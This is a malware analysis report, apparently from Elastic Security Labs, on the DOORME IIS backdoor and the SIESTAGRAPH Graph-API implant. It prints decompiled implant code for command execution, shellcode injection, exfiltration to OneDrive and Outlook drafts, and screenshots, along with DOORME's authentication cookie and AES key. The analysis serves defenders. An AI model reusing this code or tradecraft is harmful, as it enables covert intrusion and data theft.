Update to the REF2924 intrusion set and related campaigns

Elastic Security Labs is providing an update to the active intrusions using SIESTAGRAPH, DOORME, and SHADOWPAD, including malware analysis and associations with additional campaigns.

Key takeaways

- DOORME is a malicious IIS module that provides remote access to a contested network.
- SIESTAGRAPH interacts with Microsoft's GraphAPI for command and control using Outlook and OneDrive.
- SHADOWPAD is a backdoor that has been used in multiple campaigns attributed to a regional threat group with non-monetary motivations.
- REF2924 analytic update incorporating third-party and previously undisclosed incidents linking the REF2924 adversary to Winnti Group and ChamelGang along technical, tactical, and victim targeting lines.

Preamble

This research highlights the capabilities and observations of the two backdoors, named "DOORME" and "SIESTAGRAPH", and a backdoor called "SHADOWPAD" that was disclosed by Elastic in December of 2022. DOORME is an IIS (Internet Information Services) backdoor module, which is deployed to web servers running the IIS software. SIESTAGRAPH is a .NET backdoor that leverages the Microsoft Graph interface, a collection of APIs for accessing various Microsoft services. SHADOWPAD is an actively developed and maintained modular remote access toolkit.

DOORME, SIESTAGRAPH, and SHADOWPAD each implement different functions that can be used to gain and maintain unauthorized access to an environment. The exact details of these functionalities will be described in further detail in this research publication. It is important to note that these backdoors can be used to steal sensitive information, disrupt operations, and gain a persistent presence in a victim environment.

Additionally, we will discuss the relationships between REF2924 and three other intrusions carried out by the same threat group, intrusion set, or both. These associations are made using first-party observations and third-party reporting. They have allowed us to state with moderate confidence that SIESTAGRAPH, DOORME, SHADOWPAD, and other elements of REF2924 are attributed to a regional threat group with non-monetary motivations.

Additional information on the REF2924 intrusion set

Additional information on the REF2924 intrusion setFor additional information on this intrusion set, which includes our initial disclosure as well as information into the campaign targeting the Foreign Ministry of an ASEAN member state, check out our previous research into REF2924.

DOORME code analysis

Introduction to backdoored IIS modules

IIS, developed by Microsoft, is an extensible web server software suite that serves as a platform for hosting websites and server-side applications within the Windows environment. With version 7.0, Microsoft has equipped IIS with a modular architecture that allows for the dynamic inclusion or exclusion of modules to suit various functional requirements. These modules correspond to specific features that the server can utilize to handle incoming requests.

As an example, a backdoored module that overrides the **OnGlobalPreBeginRequest** event can be used to perform various malicious activities - such as capturing sensitive user information submitted to webpages, injecting malicious code into content served to visitors, or providing the attacker remote access to the web server. It is possible that a malicious module could intercept and modify a request before it is passed on to the server, adding an HTTP header or query string parameter that includes malicious code. When the server processes that modified request, the malicious code might be executed, allowing the attacker to gain unauthorized access or control the server and its resources.


Adding to the danger of IIS backdoors is that they can be stealthy and organizations may not be aware that they have been compromised. Many companies do not have the resources or expertise to regularly monitor and test their IIS modules for vulnerabilities and malicious code, which can make it difficult to detect and remediate backdoors. To mitigate these risks, organizations should maintain a comprehensive inventory of all IIS modules and implement network and endpoint protection solutions to help detect and respond to malicious activities. Elastic Security Labs has seen increased use of this persistence mechanism coupled with defense evasions, which may disproportionately impact those hosting on-premises servers running IIS.

Introduction to the DOORME IIS module

DOORME is a native backdoor module that is loaded into a victim's IIS infrastructure and used to provide remote access to the target infrastructure. We first discussed the DOORME sample that we observed targeting the Foreign Ministry of an ASEAN member nation in December of 2022.

DOORME uses the **RegisterModule** function, which is an export of a malicious C++ DLL module and is responsible for loading the module and setting up event handler methods. It also dynamically resolves API libraries that will be used later. The main functionality of the backdoor is implemented in the **CGlobalModule** class and its event handler, **OnGlobalPreBeginRequest**. This event handler is overridden by DOORME, allowing it to be loaded before a web request enters the IIS pipeline. The core functions of the backdoor (including cookie validation, parsing commands, and calling underlying command functions) are all located within this event handler. DOORME uses multiple obfuscation methods, an authentication mechanism, AES encryption implementation, and a purpose-built series of commands.

This diagram illustrates the contrast between an attacker attempting to connect to a backdoored IIS server and a legitimate user simply trying to access a webpage.




Overview diagram of the DOORME backdoor

Obfuscation

String obfuscation

DOORME XOR-encrypts strings to evade detection. These encrypted strings are then stored on the memory stack. As the original plaintext is obscured this string obfuscation makes it more difficult for security software or researchers to understand the purpose or meaning of the strings. The malware uses the first byte of every encrypted blob to XOR-decrypt the strings.



Pseudocode showcasing string obfuscation

Anti-disassembly technique

The malware employs a technique that can cause disassemblers to incorrectly split functions in the code, which leads to the generation of incorrect assembly graphs. This technique can make it more challenging for analysts to understand the malware's behavior and create an effective defense against it.

```
.text:00000001800024B0                 push    rbp
.text:00000001800024B1                 push    rsi
.text:00000001800024B2                 sub     rsp, 38h
.text:00000001800024B6                 lea     rbp, [rsp+30h]
.text:00000001800024BB                 mov     [rbp+10h+var_10], 0FFFFFFFFFFFFFFFEh
.text:00000001800024C3                 mov     rsi, rdx
.text:00000001800024C6                 mov     ecx, 250h       ; Size
.text:00000001800024CB                 call    ??2@YAPEAX_K@Z  ; operator new(unsigned __int64)
.text:00000001800024CB ; ---------------------------------------------------------------------------
.text:00000001800024D0                 db 48h
.text:00000001800024D1 ; ---------------------------------------------------------------------------
.text:00000001800024D1
.text:00000001800024D1 loc_1800024D1:                          ; DATA XREF: .rdata:0000000180036BBC↓o
.text:00000001800024D1 ;   try {
.text:00000001800024D1                 mov     dword ptr [rbp+10h+Block], eax
.text:00000001800024D4                 mov     rcx, rax
.text:00000001800024D7                 call    sub_180002530
.text:00000001800024D7 ; ---------------------------------------------------------------------------
.text:00000001800024DC                 db 48h
.text:00000001800024DC ;   } // starts at 1800024D1
.text:00000001800024DD ; ---------------------------------------------------------------------------
.text:00000001800024DD
.text:00000001800024DD loc_1800024DD:                          ; DATA XREF: .rdata:0000000180036BC4↓o
.text:00000001800024DD                 mov     eax, [rsi]
.text:00000001800024DF                 mov     rcx, rsi
```

Gaps in the assembly view of IDA pro

Control flow obfuscation

The malware in question also employs a technique known as Control Flow Obfuscation (CFO) to complicate the analysis of its behavior. CFO is a technique where the flow of instructions in the code is deliberately manipulated to make it more difficult for security software and researchers to understand the malware's functionality.

The malware uses CFO to complicate the analysis process, but it is noteworthy that this technique is not applied to the entire codebase. From an analysis point of view, this tells us that these strings are of particular importance to the malware author - possibly to frustrate specific security tooling. The following example serves as a demonstration of how the malware uses CFO to conceal its functionality in the context of stack string XOR decryption.

```
while ( 1 )
{
  if ( v13 == -1962912945 )
  {
    s_api_name[v79[0] + 1] ^= s_api_name[0];
    v12 = v79[0] + 1;
    goto LABEL_33;
  }
  if ( v13 == 485318658 )
    break;
  v79[0] = v12;
  v13 = 485318658;
  if ( v12 < 9 )
    v13 = -1962912945;
}
```

Pseudocode showcasing CFO example

Dynamic import table resolution obfuscation

Dynamic import table resolution is a technique used by malicious software to evade detection by security software. It involves resolving the names of the Windows APIs that the malware needs to function at runtime, rather than hard coding the addresses of these APIs in the malware's import table.

DOORME first resolves the address of **LoadLibraryA** and **GetProcAddress** Windows API by parsing the **kernel32.dll** module export table, then uses the **GetProcAddress** function to locate the desired APIs within the modules by specifying the name of the API and the name of the DLL module that contains it.

```
p_module->NtAllocateVirtualMemory_api = GetProcAddress_api(p_module->ntdll_module, s_NtAllocateVirtualMemory);
v79[0] = &p_module->s_NtProtectVirtualMemory;
*s_api_name = &p_module->s_NtProtectVirtualMemory;
v66 = -1221890948;
while...
p_module->NtProtectVirtualMemory_api = GetProcAddress_api(p_module->ntdll_module, s_NtProtectVirtualMemory);
```

Pseudocode showcasing import address table resolution

Execution flow

Authentication

The malicious IIS module backdoor operates by looking for the string "**79cfdd0e92b120faadd7eb253eb800d0**" (the MD5 hash sum of a profane string), in a specific cookie of the incoming HTTP requests, when found it will parse the rest of the request.

GET request handling

GET requests are used to perform a status check: the malware returns the string “**It works!”** followed by the **username** and the **hostname** of the infected machine. This serves as a means for the malware to confirm its presence on an infected machine.

```
λ curl "http://127.0.0.1/" -H "Cookie: [redacted]=79cfdd0e92b120faadd7eb253eb800d0" -v
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to 127.0.0.1 (127.0.0.1) port 80 (#0)
> GET / HTTP/1.1
> Host: 127.0.0.1
> User-Agent: curl/7.55.1
> Accept: */*
> Cookie: [redacted]=79cfdd0e92b120faadd7eb253eb800d0
>
< HTTP/1.1 200 OK
< Server: Microsoft-IIS/10.0
< Date: Thu, 08 Dec 2022 22:17:50 GMT
< Content-Length: 101
<
<html><body><h1>It works!</h1><br>UserName: DefaultAppPool<br>HostName: DESKTOP-9IL9PQO</body></html>* Connection #0 to host 127.0.0.1 left intact
```

GET request to the backdoor using curl command

POST requests handling

The backdoor operator sends commands to the malware through HTTP POST requests as data which is doubly encrypted. Commands are AES-encrypted and then Base64 encoded, which the DOORME backdoor then decrypts.

Base64 implementation

The malware's implementation of Base64 uses a different index table compared to the default Base64 encoding RFC. The specific index table used by the malware is **"VZkW6UKaPY8JR0bnMmzI4ugtCxsX2ejiE5q/9OH3vhfw1D+lQopdABTLrcNFGSy7"**, while the normal index table used by the Base64 algorithm is **"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"**. This deviation from the standard index table makes it more difficult to decode the encoded data and highlights additional custom obfuscation techniques by the DOORME malware author in an attempt to frustrate analysis.

AES algorithm implementation

The malware uses AES (Advanced Encryption Standard) in CBC (Cipher Block Chaining) mode to encrypt and decrypt data. It uses the MD5 hash of the first 16 bytes of the authentication hash "**79cfdd0e92b120faadd7eb253eb800d0**", as the AES key. The initialization vector (IV) of the algorithm is the MD5 hash of the AES key.

In our case the AES key is “**5a430ab45c7e142c70018b99fe0d2da3”** and the AES IV is “**57ce15b304a97772”**.

Command handling table

The backdoor is capable of executing four different commands, each with its own set of parameters. To specify which command to run and pass the necessary parameters, the operators of the backdoor use a specific syntax. The command ID and its parameters are separated by the "pipe" symbol(**|**).

Command ID 0x42

The first command implemented has the ID **0x42** and generates a Globally Unique Identifier (GUID) by calling the API **CoCreateGuid**. Used to identify the infected machine, this helps to track infected machines and allows the attacker to focus on specific high-value environments.

```
if ( CoCreateGuid(&pguid) )
{
  qmemcpy(v24, "\b88888J:8%8888%<=:8%0888%888M>8888888", 37);
```

Pseudocode generating the GUID

Command ID 0x43

Another command, ID **0x43**, is particularly noteworthy as it allows the attacker to execute shellcode in the memory of the same process. This functionality is achieved by utilizing the Windows native functions **NtAllocateVirtualMemory** and **NtCreateThreadEx**.

The **NtAllocateVirtualMemory** function is used to allocate memory in the same process for shellcode, while the **NtCreateThreadEx** function creates an execution thread with shellcode in that newly-allocated memory.

```
    if ( (p_module->NtProtectVirtualMemory_api)(-1i64, &shellcode_address, &v43, 32i64, v41) )
    {
      *Block = NtProtectVirtualMemory_faild;    // NtProtectVirtualMemory faild
      v48 = 0x5E070C11131B3312i64;
      LODWORD(v49[0]) = 303505176;
      BYTE4(v49[0]) = 26;
      v17 = v49 + 5;
      *v51 = v49 + 6;
      v18 = 1991720620;
      while ( v18 != 1240213114 )
      {
        *v17++ = 0;
        v18 = 1991720620;
        if ( v17 == *v51 )
          v18 = 1240213114;
      }
      v19 = 0i64;
LABEL_46:
      v20 = 1952433435;
      while...
      BYTE5(v49[0]) = 0;
      copy_string_maybe(v45, Block + 1);
    }
    else if ( (p_module->NtCreateThreadEx_api)(
                &v42,
                0x20000000i64,
                0i64,
                -1i64,
                shellcode_address,
                0i64,
                0,
                0i64,
                0i64,
                0i64,
                0i64) )
    {
```

Pseudocode self-shellcode injection

Command ID 0x63

Command ID **0x63** allows the attacker to send a blob of shellcode in chunks, which the malware reassembles to execute. It works by sending this command ID with a shellcode chunk as a parameter. Implants can detect that the shellcode has been fully received when the server communicates a different shellcode size than expected. This approach allows the malware to handle large shellcode objects with minimal validation.

Command ID 0x44

Command ID **0x44** provides a means of interacting with the shellcode being executed on the infected system. The attacker can send input to the shellcode and retrieve its output via a named pipe. This allows the attacker to control the execution of the shellcode and receive feedback, which may help to capture the output of tools deployed in the environment via the DOORME implant.

DOORME Summary


In summary, DOORME provides a dangerous capability allowing attackers to gain unauthorized access to the internal network of victims through an internet-facing IIS web server. It includes multiple obfuscation techniques to evade

detection, as well as the ability to execute additional malware and tools. Malware authors are increasingly leveraging IIS as covert backdoors that hide deep within the system. To protect against these threats, it is important to continuously monitor IIS servers for any suspicious activity, processes spawned from the IIS worker process (**w3wp.exe**), and the creation of new executables.

SIESTAGRAPH code analysis

Introduction to the SIESTAGRAPH implant

The implant utilizes the Microsoft Graph API to access Microsoft 365 Mail and OneDrive for its C2 communication. It uses a predetermined tenant identifier and a refresh token to obtain access tokens. The implant uses the legitimate OneDriveAPI library which simplifies the process of interacting with the Microsoft API and allows for efficient management of access and refresh tokens. The implant leverages sleep timers in multiple locations as a defense evasion technique. This led to the implant's name: SIESTAGRAPH.



Overview diagram of the SIESTAGRAPH implant

Execution flow

SIESTAGRAPH starts and enters its main function which will set up the needed parameters to access Microsoft GraphAPI by requesting an access token based on a hard coded refresh token.

```
// Token: 0x06000015 RID: 21 RVA: 0x0001E178 File Offset: 0x0001C378
private static void main(string[] args)
{
    Main.SetupOnedriveAPI();
    Thread.Sleep(3000);
    Task<OneDriveAccessToken> task = Main.oneDriveGraphApi_0.GetAccessToken();
    task.Wait();
    Thread.Sleep(3000);
    if (task.Result.AccessToken.Equals(""))
    {
        return;
    }
```

Initial setup of SIESTAGRAPH

During the setup phase the malware uses the Microsoft Office GUID (**d3590ed6-52b3-4102-aeff-aad2292ab01c**). This is needed to supply access to both Microsoft 365 Mail and OneDrive.

```
// Token: 0x02000004 RID: 4
internal class Main
{
    // Token: 0x0600000E RID: 14 RVA: 0x0001DB60 File Offset: 0x0001BD60
    public static async Task SetupOnedriveAPI()
    {
        Main.oneDriveGraphApi_0 = new OneDriveGraphApi("d3590ed6-52b3-4102-aeff-aad2292ab01c", null);
        Main.oneDriveGraphApi_0.AccessTokenUri = "https://login.microsoftonline.com/" + Main.tenant_id + "
          oauth2/token?api-version=1.0";
        await Main.oneDriveGraphApi_0.AuthenticateUsingRefreshToken(Main.AuthenticationRefreshToken);
    }
```

Request an authentication token

Authentication

The SIESTAGRAPH author utilized a pre-determined tenant identifier and a refresh token to obtain access tokens. Both of these elements are essential in making a request for an access token. It is important to note that access tokens possess a limited lifespan, however, the refresh token can be utilized to request new access tokens as necessary.

```
// Token: 0x04000007 RID: 7
private static OneDriveGraphApi oneDriveGraphApi_0;

// Token: 0x04000008 RID: 8
public static string tenant_id = "";

// Token: 0x04000009 RID: 9
public static string AuthenticationRefreshToken = "";
```

Hard coded tenant and refresh tokens

To facilitate this process, the attacker utilized a third-party and legitimate library named OneDriveAPI. This library simplifies the process of interacting with the Microsoft API and allows for efficient management of access and refresh tokens. It should be noted that although third-party libraries such as OneDriveAPI can provide a convenient way to interact with APIs, they should not be considered to be malicious.

```
16  using KoenZomers.OneDrive.Api.Entities;
17  using KoenZomers.OneDrive.Api.Enums;
18  using KoenZomers.OneDrive.Api.Exceptions;
19  using KoenZomers.OneDrive.Api.Helpers;
20  using Newtonsoft.Json;
21  using Newtonsoft.Json.Linq;
22
23  namespace KoenZomers.OneDrive.Api
24  {
25      // Token: 0x02000011 RID: 17
```

Use of third-party libraries

The malware utilizes the **GetAccessTokenFromRefreshToken** method to request an authentication token. This token is then used in all subsequent API requests.

Refresh tokens have a 90-day expiration window. So while the access token was being used by the Graph API for C2, the refresh token, which is needed to generate new access tokens, was not used within the expiration window. The refresh token was generated on 2022-11-01T03:03:44.3138133Z and expired on 2023-01-30T03:03:44.3138133Z. This means that a new refresh token will be needed before a new access token can be generated. As the refresh token is hard coded into the malware, we can expect SIESTAGRAPH to be updated with a new refresh token if it is intended to be used in the future.

Command and control

A session token (**sessionToken**) is created by concatenating the process ID, machine name, username, and operating system. The session token is later used to retrieve commands intended for this specific implant.

```
15  string sessionToken = Class0.toBase64(string.Format("{0}:{1}:{2}:{3}", new object[]
16  {
17      currentProcess.Id,
18      Environment.MachineName,
19      Environment.UserName,
20      Environment.OSVersion.Version.ToString()
21  }));
22  if (Main.sendSession(task.Result.AccessToken, Class0.toBase64(sessionToken)).Equals(""))
```

Defining the session token

After obtaining authentication and session tokens, the malware collects system information and exfiltrates it using a method called **sendSession**.

Inspecting the **sendSession** method we see that it creates an email message and saves it as a draft. Using draft messages is common C2 tradecraft as a way to avoid email interception and inspection.

```
31        // Token: 0x0600000F RID: 15 RVA: 0x0001DB9C File Offset: 0x0001BD9C
32        public static string sendSession(string authToken, string content)
33        {
34            HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create("https://graph.microsoft.com/v1.0/me/
              messages");
35            HttpWebResponse httpWebResponse = null;
36            StreamReader streamReader = null;
37            try
38            {
39                httpWebRequest.Method = "POST";
40                httpWebRequest.Accept = "*/*";
41                httpWebRequest.ContentType = "application/json";
42                httpWebRequest.UserAgent = "Mozilla";
43                httpWebRequest.Headers.Add("Authorization", "Bearer " + authToken);
44                string text = System.Text.Json.JsonSerializer.Serialize(new
45                {
46                    subject = "sendsession",
47                    importance = "High",
48                    body = new
49                    {
50                        contentType = "TEXT",
51                        content = content
52                    }
53                }, null);
54                using (Stream requestStream = httpWebRequest.GetRequestStream())
55                {
56                    requestStream.Write(Encoding.UTF8.GetBytes(text), 0, Encoding.UTF8.GetBytes(text).Length);
57                    requestStream.Close();
58                }
```

The sendMessage method

After sending the session information to the attacker, the implant enters a loop in which it will check for new commands. By default, this beaconing interval is every 5 seconds, however, this can be adjusted by the attacker at any time.

When receiving a command, the implant will use the **getMessages** method to check for any draft emails with commands from the attacker.

```
117
118       // Token: 0x06000011 RID: 17 RVA: 0x0001DDE4 File Offset: 0x0001BFE4
119       public static string getMessage(string authToken, string searchQuery, ref string string_2)
120       {
121           HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(string.Format("{0}\"{1}\"{2}&top=1",
              "https://graph.microsoft.com/v1.0/me/MailFolders/drafts/messages?select=body&search=", searchQuery,
              string_2));
122           HttpWebResponse httpWebResponse = null;
123           StreamReader streamReader = null;
124           try
125           {
126               httpWebRequest.Method = "GET";
127               httpWebRequest.Accept = "*/*";
128               httpWebRequest.ContentType = "application/json";
129               httpWebRequest.UserAgent = "Mozilla";
130               httpWebRequest.Headers.Add("Authorization", "Bearer " + authToken);
131               httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
132               if (httpWebResponse != null && httpWebResponse.StatusCode == HttpStatusCode.OK)
133               {
```

The getMessage method

With every call that contacts the Graph API, SIESTAGRAPH will receive the current authentication token (**authToken**). This token is then used in the HTTP request header following the **Authorization: Bearer** (**“Authorization”, “Bearer “ + authToken**).

Every call to this method will contain the **sessionToken**, a command, and command arguments, separated with colons (**:**) (**<sessionToken>:<Command>:<command arguments>**).

If a command has multiple arguments they will be split by a pipe (**|**). An example of this is the **rename** command where the source and destination names are split by a pipe.

```
161                           Main.createMessage(task.Result.AccessToken, text15, text, "", true);
162                           goto IL_90F;
163                           IL_4F1:
164                           text15 = "Specified file doesn't exist";
165                           goto IL_4F8;
166                       }
167                       if (array[1].Equals("Rename"))
168                       {
169                           string text16 = Class0.fromBase64(array[2]);
170                           if (!text16.Equals(""))
171                           {
172                               string[] array3 = text16.Split(new char[] { '|' });
173                               if (array3.Length == 2)
174                               {
175                                   string text17 = "";
176                                   try
177                                   {
178                                       FileSystem.Rename(array3[0], array3[1]);
179                                   }
```

Using a pipe for separating arguments

We have identified the following commands:

Command text	Description
C	Run a command
N	Update the amount of time the binary will sleep between check-ins
D	Upload a file to OneDrive
U	Download Item from Onedrive
UU	Check to see is Core.bin exists then Download item from Onedrive
ListDrives	Send a list of the logical drives
GetDirectories	Send a list of given subdirectories
GetFiles	Send a list of files in a given directory
Del	Delete a given file
Rename	Rename a given file or directory
P	Get a list of running processes
E	Ends the execution of the binary
K	Kill a given process ID
S	Update the amount of time the binary will sleep between check-ins (same as N)
NET	Get network information
SS	Take a screenshot

Several commands are self-explanatory (**ListDrives**, **Rename**, etc.), however the run commands, update sleep timer, upload and download files, and take screenshots are more interesting and can provide a better understanding of the capabilities of SIESTAGRAPH.

C - run command

When the **C** command is received the malware runs the **runCommand** method. This method takes in the name of **cmd.exe**, the command line to run, and the number of milliseconds to wait for the new process to exit.

If the command parameter is not null or empty, the method proceeds to create a new instance of the **System.Diagnostics.Process** class, which is used to start and interact with a new process. It sets the properties of the process instance's **StartInfo** property, which is of the **ProcessStartInfo** class, such as the **FileName** property to the **cmd** parameter passed to the method, the **Arguments** property to **/c** concatenated with the command parameter, and also sets **UseShellExecute**, **RedirectStandardInput**, **RedirectStandardOutput**, **RedirectStandardError,** and **CreateNoWindow** property. As this method is only called with the hard coded value of **cmd** for the **cmd** parameter, the resulting command will always be **cmd /c <command to run>**.This is a common way to run commands if one does not have direct access to an interactive shell.

```
// Token: 0x0600002B RID: 43
public static string runCommand(string cmd, string command, int waitTime)
{
    string text = "";
    if (command != null && !command.Equals(""))
    {
        Process process = new Process();
        process.StartInfo = new ProcessStartInfo
        {
            FileName = cmd,
            Arguments = "/c " + command,
            UseShellExecute = false,
            RedirectStandardInput = true,
            RedirectStandardOutput = true,
            RedirectStandardError = true,
            CreateNoWindow = true
        };
        try
        {
            if (process.Start())
            {
                if (waitTime == 0)
                {
                    process.WaitForExit();
                }
                else
                {
                    process.WaitForExit(waitTime);
                }
                text = process.StandardOutput.ReadToEnd();
            }
        }
        catch
```

The runCommand method

N - Sleep timer update

The sleep command is a single instruction. If the argument for the command is larger than 1000, the value for the **SleepTimer** variable is updated. This variable is later used to determine how long the process will sleep in between check-ins.

```
{
    if (array[1].Equals("N"))
    {
        try
        {
            if (int.Parse(array[2]) >= 1000)
            {
                Main.SleepTimer = int.Parse(array[2]);
            }
            goto IL_90F;
        }
        catch (Exception)
        {
            goto IL_90F;
        }
    }
```

Updating the SleepTimer

D - Upload to OneDrive

The **D** command is issued from the attacker's perspective, so while they're "downloading" from OneDrive, the host is "uploading" to OneDrive

The method receives a **filePath**, and the authentication and session tokens. It will then upload the requested file to OneDrive. If the file is successfully uploaded, a response message is sent to the attacker using the format **OK|C:\foo\file.txt**.

If the upload did not succeed the attacker will receive the error message **OK|<Error message>**.

While this method might seem simple it helps to avoid detection by using common libraries while achieving the goal of exfiltrating data from the victim. While unconfirmed, this could be how the exported Exchange mailboxes were collected by the threat actor.

```
}

// Token: 0x06000013 RID: 19
public static async void uploadFile(string filePath, string authToken, string sessionToken)
{
    string ErrorMessage = "";
    OneDriveItem file = null;
    try
    {
        OneDriveGraphApi oneDriveGraphApi = Main.oneDriveGraphApi_0;
        string text = filePath;
        TaskAwaiter<OneDriveItem> taskAwaiter = Main.oneDriveGraphApi_0.GetDriveRoot().GetAwaiter();
        TaskAwaiter<OneDriveItem> taskAwaiter2;
        if (!taskAwaiter.IsCompleted)
        {
            await taskAwaiter;
            taskAwaiter = taskAwaiter2;
            taskAwaiter2 = default(TaskAwaiter<OneDriveItem>);
        }
        taskAwaiter = oneDriveGraphApi.UploadFileAs(text, null, taskAwaiter.GetResult()).GetAwaiter();
        if (!taskAwaiter.IsCompleted)
        {
            await taskAwaiter;
            taskAwaiter = taskAwaiter2;
            taskAwaiter2 = default(TaskAwaiter<OneDriveItem>);
        }
        OneDriveItem result = taskAwaiter.GetResult();
        oneDriveGraphApi = null;
        text = null;
        file = result;
    }
    catch (Exception ex)
    {
        ErrorMessage = ex.Message;
    }
    if (file != null)
    {
        Main.createMessage(authToken, "OK|" + file.Name, sessionToken, "", true);
    }
    else
    {
        Main.createMessage(authToken, "NO|" + ErrorMessage, sessionToken, "", true);
    }
}
```

The uploadFile method

U - Download from OneDrive

The download function is similar to the upload function. Again, from the attacker's perspective, the **U** command stands for upload. As the file is downloaded from OneDrive by the implant, but uploaded by the attacker.

NET - Gather network information

The **NET** command will gather network information and send it back to the attacker. In order to gather the information the binary first resolves two functions from the DLLs, **Ws2_32.dll** (the Windows socket API) and **iphlpapi.dll** (the Windows IP helper API).

```
public class NetworkStuff
{
    // Token: 0x06000020 RID: 32
    [DllImport("Ws2_32.dll")]
    private static extern ushort ntohs(ushort EFB3A135-2518-4A60-91BF-32DA706A98D9);

    // Token: 0x06000021 RID: 33
    [DllImport("iphlpapi.dll", SetLastError = true)]
    private static extern uint GetExtendedTcpTable(IntPtr intptr_0, ref int CBC3C4B5-6848-4FA2-8465-9C729B821CE2,
      bool bool_0, int int_0, GEnum0 genum0_0, int int_1);
```

Revolve functions from Ws2_32.dll and iphlpapi.dll

The **NET** command gathers information about open TCP connections from the system's TCP table. It then loops over all open connections and stores the information in an array that is sent back to the attacker. This code helps the attacker to get a better insight into the system's purpose within the network. As an example, if there are open connections for ports 587, 993, and 995, the host could be a Microsoft Exchange server.

SS - Take screenshot

To see the victim's desktop, SIESTAGRAPH can call the method named **TakeScreenShot** which takes a screenshot of the primary monitor and returns the screenshot as a Base64 encoded string.

```
public static string TakeScreenShot()
{
    string text;
    try
    {
        Bitmap bitmap = new Bitmap(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height);
        using (Graphics graphics = Graphics.FromImage(bitmap))
        {
            graphics.CopyFromScreen(0, 0, 0, 0, bitmap.Size);
            MemoryStream memoryStream = new MemoryStream();
            bitmap.Save(memoryStream, ImageFormat.Png);
            byte[] array = new byte[memoryStream.Length];
            memoryStream.Position = 0L;
            memoryStream.Read(array, 0, (int)memoryStream.Length);
            memoryStream.Close();
            text = Convert.ToBase64String(array);
        }
    }
```

The TakeScreenShot method

This function creates a new **Bitmap** object with the width and height of the primary screen's bounds. Then it creates a new **Graphics** object from the **Bitmap** object and uses the **CopyFromScreen** function to take a screenshot and copy it to the **Graphics** object.

